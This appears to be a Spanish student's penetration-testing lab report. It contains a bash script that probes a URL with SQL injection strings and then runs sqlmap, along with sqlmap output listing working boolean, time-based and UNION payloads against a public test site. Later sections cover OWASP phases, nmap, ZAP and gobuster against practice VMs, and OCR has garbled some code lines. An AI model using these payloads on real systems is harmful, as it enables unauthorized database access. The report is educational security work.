PRACTICA 3

Daniel Khomyakov Trubnikov

1. Desarrollar un script que permita automatizar la explotación de una inyección SQL Injection sobre una base de datos MySQL. La herramienta no debe ser capaz de buscar vulnerabilidades, solo comprobar, dada una determinada URL con parámetros por GET/POST, si esta es vulnerable a inyecciones SQL. En caso de que la URL proporcionada sea vulnerable se deberá desarrollar el proceso para permitir al usuario de forma gráfica e interactiva (tipo SQLmap) obtener información de la base de datos. El alumno deberá proporcionar en la memoria un caso de uso de la herramienta, así como el código de esta.

Para realizar esto he usado la teoría más básica donde si las consultas son distintas es que son vulnerables a SQL inyección, con esto me refiero a que si alguna de las siguientes consultas:


```
#!/bin/bash
probandoIntUno=$(curl $1+'%20and%201%20=%201')
probandoComSimUno=$(curl $1+"'%20and%20'1'%20=%20'1")
probandoComDobUno=$(curl $1+'"%20and%20"1"%20=%20"1')

probandoIntCero=$(curl $1+'%20and%201%20=%200')
probandoComSimCero=$(curl $1+"'%20and%20'1'%20=%20'0")
probandoComDobCero=$(curl $1+'"%20and"1"%20=%20"0')
```

No se equiparán pues entonces eso significaría que la página web en cuestión si es vulnerable a las inyecciones SQL y esto lo hago con un IF muy grande donde comparo todas las variables, unas con otras, y con que una de esas falle pues entonces tengo un ECHO para cada situación que me confirma lo mencionado anteriormente. Ahora para cargar las consultas guardo cada una en una variable distinta con la cual tendrá el CURL de la pagina web junto a las distintas pruebas que se realizan con un %20 para el espacio.


```
if [ "$probandoIntUno" -eq "$probandoComSimUno" && "$probandoIntUno" -eq "$probandoComDobUno" && "$probandoInt
        echo "Esta web no es vulnerable a Sql Injection"
else
        echo "Esta web si es vulnerable a Sql Injection"
        sqlmap -u $1
fi
```

Como puede ver, se puede apreciar a la derecha del todo el IF que hay una flecha indicando que el código sigue, y es probando como dije todas las variables con todas, luego en caso de que esto mismo


funcione, pues entonces usando SQLmap este mismo obtendrá toda la información del sitio web que le hayamos especificados.



```
┌──(kali㉿kali)-[~]
└─$ ./sqlInjectioComprobador http://testphp.vulnweb.com/artists.php?artist=1
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  6251    0  6251    0     0  15706      0 --:--:-- --:--:-- --:--:-- 15706
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  4853    0  4853    0     0  12638      0 --:--:-- --:--:-- --:--:-- 12638
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  4853    0  4853    0     0  12771      0 --:--:-- --:--:-- --:--:-- 12771
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  4735    0  4735    0     0  11778      0 --:--:-- --:--:-- --:--:-- 11749
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  4853    0  4853    0     0  10414      0 --:--:-- --:--:-- --:--:-- 10414
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  4853    0  4853    0     0  12162      0 --:--:-- --:--:-- --:--:-- 12132
```



```
Esta web si es vulnerable a Sql Injection
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.5.8#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability
and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:18:06 /2021-12-07/
```




```
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 4148=4148

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 9937 FROM (SELECT(SLEEP(5)))npWZ)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-8241 UNION ALL SELECT NULL,NULL,CONCAT(0×717a707171,(
504173596466437845 6e526c57474342435362675649,0×716a627a71)-- -
```

Esto por ejemplo son los resultados, por un lado, lo primero que hace es cargar los CURL y una vez los ha cargado pues en este caso al ser vulnerable dicha pagina pues entraba en el SQLmap y este empezaba a analizarlo todo lo que podía hasta dando ejemplo de cómo se podría inyectar el SQL.


2. Se propone al alumno profundizar en el proyecto OWASP, debiendo realizarse las siguientes acciones:

- Investigar las máquinas virtuales que ha creado para la comprobación de vulnerabilidad, y seleccionar al menos una para desarrollar las acciones propuestas en los puntos siguientes.
- Resumir las diferentes fases de la metodología OWASP. Se deberá seleccionar una de las fases y desarrollar las pruebas correspondientes sobre la máquina virtual seleccionada.
- Investigar que software tiene o ha sido desarrollado dentro del proyecto y utilizar al menos una herramienta sobre a máquina virtual seleccionada.

OWASP (al menos que he encontrado) tiene en una máquina virtual con la cual se puede realizar distintas pruebas de vulnerabilidad para aplicaciones web, llamándose así OWASP Broken Web Applications Project donde tiene muchas pruebas que se pueda realizar en esta, tanto como pruebas a antiguas versiones de distintas aplicaciones como WordPress. También tiene sus propias aplicaciones como OWASP Vicnum donde también se puede practicar distintas vulnerabilidades en caso mas "reales". Para este caso nos descargamos la maquina y una vez dentro ponemos en la URL la IP de la maquina así es como se ve su http:



Ahora las fases de metodología de OWASP son las mismas que se usan en PTES, es decir:



Traduciéndose como: obtención de información, enumeración, análisis de vulnerabilidades, explotación, post explotación y documentación.

Obtención de informacion: Aquí es donde se hace un análisis de la información pública que se pueda encontrar ya sea mediante herramientas como whoami para ver información de un dominio, Google hacking para encontrar información de manera manual y que este publica en internet a través de búsquedas especificas en Google, Fear The Foca para hacer un análisis de metadatos por si se encuentra información sensible dentro de los datos de un archivo y etc…

Enumeración: Se busca ver los servicios públicos que tiene un sistema ya sea de manera activa o pasiva, a través de uno mismo o desde terceros respectivamente ya que esta información combinada con la anterior nos servirá para luego determinar a qué vulnerabilidad deberíamos de hacer más caso

Análisis de Vulnerabilidades: Se comprueba que vulnerabilidadres podría llegar a tener un sistema, ya sea de manera automática o manual para poder ver por donde se podría realizar la explotación del sistema. Esto se puede realizar usando herramientas como Nessus para automatizar el proceso o de manera manual mediante banners o usando la información encontrada en las fases anteriores.

Explotación: Se realiza la explotación de una vulnerabilidad que se haya encontrado mediante la fase anterior para entrar en el sistema he infectar este mismo con código malicioso.

Post-Explotación: Se ejecuta el código malicioso que se haya instalado en el sistema desde donde se empieza a tomas acciones, puede ser una elevación de privilegios, espionaje, evasión de defensas, tomar control y etc..


Documentación: Se realiza un informe de todo lo que se ha realizada anteriormente, todos los pasos que se ha tenido que seguir hasta tomar control del sistema u otra cosa y se ve donde se fallado también para luego mejorar la seguridad del sistema.

Para la simplificación del ejemplo estar mostrando la fase de enumeración activa donde usare la herramienta nmap para mostrar los servicios de la maquina:

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan 10.0.2.0/24
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:43:73:bc, IPv4: 10.0.2.15
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1        52:54:00:12:35:00       QEMU
10.0.2.2        52:54:00:12:35:00       QEMU
10.0.2.3        08:00:27:53:7d:32       PCS Systemtechnik GmbH
10.0.2.11       08:00:27:94:c7:f6       PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.227 seconds (114.95 hosts/sec). 4 responded

┌──(kali㉿kali)-[~]
└─$
```


```
root@owaspbwa:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP ql
en 1000
    link/ether 08:00:27:94:c7:f6 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.11/24 brd 10.0.2.255 scope global eth0
    inet6 fe80::a00:27ff:fe94:c7f6/64 scope link
       valid_lft forever preferred_lft forever
root@owaspbwa:~#
```

Primero quiero comprobar si puedo ver la maquina la cual quiero analizar, por ende mirare a todas las maquinas que tengo en la misma red y en la máquina de OWASP veré que IP tiene y a ver si coincide con las que me salieron al hacer el análisis en la máquina de Kali y si, siendo esta la 10.0.2.11/24.




Aquí podemos ver todos los servicios que tiene el sistema OWASP donde luego se podrá ver si tiene alguna vulnerabilidad en la siguiente fase y ver si tiene alguna en alguno de los servicios que están abiertos pero la cual no voy a realizar ya que no forma parte de la enumeración ya.


Ahora por último utilizare una de las herramientas que fueron creadas por OWASP para mejorar la seguridad de distintas aplicaciones web que creemos, y para este ejemplo utilizaré un sistema proxy llamado ZAP (Zed Attack Proxy) y lo mejor de este caso es que ya esta instalada en el Kali lo que me facilitó la búsqueda en ese caso. ZAP es una herramienta la cual nos sirve para ver que vulnerabilidades tiene una aplicación web en especifico y no un sistema entero al contrario del Nessus, permitiéndonos no solo comprobar por IPs sino también por dominios si hace falta.




Lo primero que nos sale es para ver si queremos realizar un escaneo y debemos decidir entre cuales de los dos usar, en mi caso usaré el automático ya que en tema de ruido no me importaría mucho, con esto quiero decir que al igual que el Nessus, para realizar un escaneo de vulnerabilidades este hacía mucho ruido en la red donde un servicio IPS/IDS como Snort por ejemplo lo podría detectar. Lo mismo ocurre en este caso, pero como dije antes, no es de mucha importancia ya que es hacia mi mismo.



Ahora pues cuando accedemos a esta pestaña lo primero que hace es avisarnos de lo que mencioné antes, y es que, al realizar un escaneo de este tipo, debemos de tener permiso para hacer esto mismo ya que al fin y al cabo no es algo que sea legal encontrar vulnerabilidades de un sitio web ya que estas mismas pueden luego ser usadas para explotar esas mismas vulnerabilidades y de esa manera atacar al sitio web en cuestión. Pues una vez puesta nuestra IP junto a especificarle que queremos atacar usando un Ajax a navegador Firefox.




Al ver que iba a tardar bastante en ver todas las vulnerabilidades que tendría, lo decidí parar y ver todo lo que ha encontrado en un minuto aproximadamente, y por un lado podemos ver que en esa pagina web a localizado en total unas 4868 URLs de las cuales también nos dice si algunas de estas tienen una vulnerabilidad y de que nivel es a la izquierda del todo y de que tipo es (un poco como Nessus lo hacía).



Si nos metemos en las alertas mas generales que se puede ver en el menú, veremos como nos indica algunas vulnerabilidades que más salen a la vista, y elegí una como ejemplo en la cual podemos ver como se dice que tiene un método de autentificación leve, en WeGoat Application el cual se trata de un de las aplicaciones de entrenamiento de OWASP. Luego no solo dice cual es el problema y donde encontrarlo, sino también en que parte de código HTML se encuentra el problema el cual dice que alguien con acceso a la red podría leer las credenciales que de alguien y reutilizarlas.

3. Realizar un test de intrusión a la máquina virtual proporcionada (enlace al final). El alumno deberá identificar y explotar las vulnerabilidades que le permitan tomar control de la máquina (como root) mediante los servicios web que esta tiene expuestos.

Pues para realizar esto iré paso a paso, donde lo primero será comprobar si esta en mi red y ver qué servicios tiene mediante arp-scan y nmap:





```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan 10.0.2.0/24
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:43:73:bc, IPv4: 10.0.2.15
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1        52:54:00:12:35:00       QEMU
10.0.2.2        52:54:00:12:35:00       QEMU
10.0.2.3        08:00:27:76:d1:7e       PCS Systemtechnik GmbH
10.0.2.12       08:00:27:bb:8b:e4       PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.509 seconds (102.03 hosts/sec). 4 responded
```


Como podemos observar, antes del login de la maquina symfonos nos dice que IP tiene por ende puedo ver en el arp-scan si esa IP coincide con alguna de las cuales me han salido y en este caso ha sido así la última, ahora veré cuales podrían ser los servicios de dicha máquina.

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.0.2.12
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-06 07:37 EST
Nmap scan report for 10.0.2.12
Host is up (0.00023s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

Por lo visto uno de estos servicios es un http el cual mirare poniendo la ip de esta maquina a ver si tiene algo que nos interesa, ya que en el ssh para meterme debería tener un usuario con una contraseña los cuales por ahora no tengo por lo que no es de uso ahora.



Por lo visto solo hay una imagen en esta misma, y a simple vista no se puede ver mucho por ende voy a ver si usando Nessus puedo encontrar alguna vulnerabilidad.



Por desgracia, no hay ni una vulnerabilidad así que pueda ver Nessus en su sistema, por lo que me queda ver al tratarse de una pagina web, a ver si puedo encontrar subdominios u otras páginas de interés que use la pagina principal. Y pues después de mucha investigación, encontré una herramienta que permite encontrar dichos directorios “ocultos” llamada GoBuster la cual, para usar, hay que indicarle que queremos buscar los directorios que haya ocultos, junto a la url y un Wordlist que nos servirá para verificar si hay algún directorio/archivo con dicho nombre y dependiendo del tipo del archivo, pues investigaré más una cosa u otra.

```
┌──(kali㉿kali)-[/usr/share/wordlists/dirbuster]
└─$ ls
apache-user-enum-1.0.txt  directory-list-2.3-medium.txt
apache-user-enum-2.0.txt  directory-list-2.3-small.txt
directories.jbrofuzz      directory-list-lowercase-2.3-medium.txt
directory-list-1.0.txt    directory-list-lowercase-2.3-small.txt
```

